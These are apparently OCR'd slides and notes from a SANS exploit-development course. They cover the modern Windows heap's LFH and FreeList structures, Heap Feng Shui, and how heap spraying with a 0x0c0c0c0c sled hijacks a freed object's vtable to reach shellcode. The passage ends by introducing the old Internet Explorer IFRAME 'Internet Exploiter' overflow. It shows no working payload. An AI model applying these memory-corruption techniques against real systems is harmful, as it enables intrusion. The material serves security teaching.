


_LFH_HEAP (2)

- There are 128 LFH buckets, each grouped by size
- When an allocation request comes in utilizing the frontend, the smallest-sized bucket capable of holding the requested chunk size is checked first
  - The actual process is quite complex, first determining if LFH is being used, obtaining the pointer to _LFH_HEAP, accessing the appropriate _HEAP_LOCAL_SEGMENT_INFO for the requested size, and checking to see if there are any hints
- If the LFH bucket index is empty, it will walk the list until either finding the appropriate size or exhausting all buckets
- If all buckets are exhausted, the backend FreeLists are checked

_LFH_HEAP (2)

There are 128 LFH buckets, each indexed by size. The allocation process, when using the frontend allocators, is quite complex. To save time, we cannot cover the specific details of this process; however, the links provided to the work by Chris Valasek go into great detail. Those readings, combined with debugging, can shed light on the behavior of the modern Windows heap. In short, when a request comes in, triggering the LFH, the process must determine the pointer to the _LFH_HEAP structure for the given heap. Inside of that structure is an element called _HEAP_LOCAL_SEGMENT_INFO. This is an array of 128 structures pertaining to the various LFH bucket sizes. Inside these structures is specific information about the associated index, including any "hints," or information about the location of a specific size.



Additional LFH Structures


```
0:000> dt _HEAP_LOCAL_DATA
ntdll!_HEAP_LOCAL_DATA
+0x000 DeletedSubSegments : _SLIST_HEADER
+0x008 CrtZone          : Ptr32 _LFH_BLOCK_ZONE
+0x00c LowFragHeap        : Ptr32 _LFH_HEAP
+0x010 Sequence           : Uint4B
+0x018 SegmentInfo: [128] _HEAP_LOCAL_SEGMENT_INFO
```

```
0:000> dt _HEAP_LOCAL_SEGMENT_INFO
ntdll!_HEAP_LOCAL_SEGMENT_INFO
   +0x000 Hint                : Ptr32 _HEAP_SUBSEGMENT
   +0x004 ActiveSubsegment : Ptr32 _HEAP_SUBSEGMENT
   +0x008 CachedItems : [16] Ptr32 _HEAP_SUBSEGMENT
   +0x050 Counters            : _HEAP_BUCKET_COUNTERS
   +0x058 LocalData           : Ptr32 _HEAP_LOCAL_DATA
   +0x060 BucketIndex         : Uint2B
```

SEC760 | Advanced Exploit Development for Penetration Testers 37

Additional LFH Structures

This slide simply dumps the structure of both _HEAP_LOCAL_DATA and _HEAP_LOCAL_SEGMENT_INFO. Other important LFH structures include _HEAP_USERDATA_HEADER and _INTERLOCK_SEQ, used for calculating offsets to chunk data. _HEAP_ENTRY data will be discussed shortly and is simply the header data for a given chunk.




Backend Allocators

- FreeLists behaved differently in XP and Server2003
  - There used to be 128 FreeLists, each with a ListHead that included a FLINK and BLink pointer
  - You would multiply the index number by 8 to get the chunk size for a given list; for example, FreeList[8] * 8 bytes = 64-byte chunks
  - FreeList[0] held chunks >= 1,024-bytes in order from small to large
- With Windows Vista, 7, and 8, ListHints offer information as to the location of specific-sized chunks

Backend Allocators

When referring to the backend heap allocators, we are talking about the FreeLists. The behavior of the FreeLists on Windows XP and Server 2003 is much different than on newer operating systems. On XP, there were 128 FreeLists (FreeList[0] – FreeList[127]), each indexed by taking the FreeList number and multiplying it by 8 bytes. FreeList[0] held chunk sizes >= 1,024 bytes. ListHeads were available for each list with FLINK and BLink pointers.




FreeLists – Windows 7 to 10

- ListHints now point to the FLINK and BLink structures
  - ListHints hold the available chunk sizes, categorizing them similarly to how they were categorized in the past; for example, Chunk_Size * 8
  - The ListHints point to the appropriate FreeLists, which now have FLINK pointers that can point across various FreeLists, from small to large
  - Per Chris Valasek, the BLink pointers in the ListHeads point to counters, or a pointer to the next size bucket
  - Be sure to check out Chris Valasek and Tarjei Mandt's paper previously mentioned on the Windows 8 heap

FreeLists – Windows 7 to 10

On Windows 7, Windows 8, and Windows 10, ListHints are used to provide information about the location of a desired chunk size. For example, ListHint[0x8] would contain a pointer to the FreeList holding 64-byte chunks. A big difference is that the FLINK pointer in the FreeList for the associated chunk would likely point to a chunk residing on a different FreeList, provided that it was the last chunk on its FreeList. Requests for chunks can walk the list across various FreeLists. The BLink pointer in the ListHead either points to a counter value or to the next size bucket, per Chris Valasek in the aforementioned paper "Understanding the LFH."

Be sure to check out Chris Valasek and Tarjei Mandt's research on the Windows 8 heap at http://media.blackhat.com/bh-us-12/Briefings/Valasek/BH_US_12_Valasek_Windows_8_Heap_Internals_Slides.pdf.




Heap Feng Shui

- Way back in 2007, at the Black Hat Europe Conference, Alexander Sotirov released a paper and did a presentation called "Heap Feng Shui in JavaScript"
  - http://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf
- There are some great techniques on how to carefully craft allocations based on the size of blocks residing on FreeLists and such
  - Several techniques are covered, and the paper is highly recommended

Heap Feng Shui

Back in 2007, Alexander Sotirov did a presentation at Black Hat Europe called "Heap Feng Shui in JavaScript." Learn more at http://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf. The paper is highly recommended, and many of the techniques are still used to take advantage of the deterministic nature of LFH and heap allocations. We will be crafting a custom allocation to help us with our precision heap spraying payload.




Module Summary

- Modern Windows heap
- Various structures associated with frontend and backend allocation
- Low Fragmentation Heap (LFH)

Module Summary

In this module, we took a look at the modern Windows heap structures—specifically, LFH as a frontend allocator versus lookaside lists, and the new implementation of the backend FreeList allocator.




Course Roadmap

- Reversing with IDA and Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Advanced Windows Exploitation
- Capture the Flag

- The Windows Heap – Early Days
- Remedial Heap Exploitation
- The Modern Heap
- Remedial Heap Spraying
  - ➢ Demonstration: Heap Spraying - MS07-017
- Use-After-Free Vulnerabilities
- MS13-038 – Use-After-Free Bug Walkthrough
  - ➢ Exercise: MS13-038 – HTML+TIME Method
- MS17-006 – Update for Internet Explorer 11
  - ➢ Exercise: MS17-006 – Information Disclosure
- Appendix
  - MS13-038 – DEPS Modern Heap Spraying Walkthrough
  - Using Flash for Exploitation

Remedial Heap Spraying

In this module, we introduce the origins of heap spraying and its limitations.



How Can Heap Spraying Help?


- **Problem:** Difficult to know where in memory your shellcode sits
- **Solution:** If we can spray all heap memory with NOP-style instructions and shellcode, we increase our chances of successful exploitation as we know our data is there

- Heap spraying is effective against 32-bit processes, but less-so against 64-bit processes, as the virtual memory space is too large

How Can Heap Spraying Help?

Heap spraying has been used in many client-side attacks, from browser-based exploits to object/image-based and file format exploits, such as the Microsoft ANI vulnerability (MS07-017). A known problem with exploiting Windows systems is the ever-changing location of your shellcode in memory each time an exploit is executed. This is actually a bigger problem with heap-based exploits, as chunks of memory are allocated and freed constantly, causing the location of your data to be inconsistent in complex applications. Heap spraying provides an attacker with the ability to greatly increase their chances of successful exploitation. Imagine if you could spray every possible location in memory with a NOP sled, followed by your shellcode. Before, you had to know the exact location of your shellcode so you could correctly overwrite a function pointer with the address of this location. However, if all available memory on the heap has been sprayed with a type of NOP sled, followed by your shellcode, the chances of landing within the range of addressing holding your NOPs is greatly increased.

Heap spraying works great against 32-bit processes, but with the virtual memory space being so large in 64-bit processes, it is less useful.



The Technique: Step 1

mov eax, [ecx]


1

Result: EAX = 0c0c0c0c

SEC760 | Advanced Exploit Development for Penetration Testers 44

The Technique: Step 1

At this point in the technique, we have already replaced the freed object with our malicious vptr. The vptr now holds the address 0x0c0c0c0c. ECX points to the object. The instruction “mov eax, ecx” is executed and EAX now holds the vptr, pointing to our fake vtable at 0x0c0c0c0c.



The Technique: Step 2

mov edx,dword ptr [eax+30h]

```
0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
SHELLCODE
```


Result: EDX = 0c0c0c0c

SANS

SEC760 | Advanced Exploit Development for Penetration Testers 45

The Technique: Step 2

With EAX now pointing to our fake vtable at 0x0c0c0c0c, the instruction “mov edx,dword ptr [eax+30h]” is executed. EAX+30h holds the value 0x0c0c0c0c, since we sprayed the heap with that value repeatedly. EDX now holds 0x0c0c0c0c.



The Technique: Step 3

call edx

3

EIP = 0c0c0c0c

EIP

```
or al, 0x0c
or al, 0x0c
or al, 0x0c
or al, 0x0c
or al, 0x0c
Shellcode
```


HEAP

```
0x02010000  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
       ...  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
       ...  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
       ...  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
       ...  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
       ...  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0x0c0c0c0c  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
       ...  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
       ...  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
       ...  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
       ...  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
       ...  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0x0e010000  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
       ...  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
                         SHELLCODE
```

SEC760 | Advanced Exploit Development for Penetration Testers 46

The Technique: Step 3

Finally, the instruction "call edx" is executed. EDX holds 0x0c0c0c0c, which means that EIP will jump to 0x0c0c0c0c and execute the instructions at that address. The opcode 0x0c is, of course, at this address, which means "or al, <byte>." We repeatedly execute "or al, 0x0c" until we reach our shellcode.




Remedial Heap Spraying (1)

- Internet Exploiter
  - Author: Berend-Jan Wever (“Skylined”)
    - This was the first public disclosure of the heap-spraying technique and deserves the credit
  - US-CERT Advisory VU#842160 http://www.kb.cert.org/vuls/id/842160
  - Buffer overflow in the frame name in shdocvw.dll
    - *IFRAME SRC=file://BBBBBB... NAME="CCCCCC...*

Remedial Heap Spraying (1)

For this topic, we will analyze the “Internet Exploiter” exploit that compromised an Iframe vulnerability in Microsoft Internet Explorer 5 and 6 and affected Windows XP SP2 and other operating systems. The vulnerability was discovered by “ned,” and the exploit and heap spraying method were written by Berend-Jan Wever (“Skylined”). The objective of this section is to walk through the original heap-spraying technique. The Iframe vulnerability being discussed allows for a buffer overflow to occur when a function within shdocvw.dll, called by Internet Explorer, mishandles the SRC (Source) and NAME attributes of EMBED, FRAME, and IFRAME elements. The exploit code is included on the following pages.

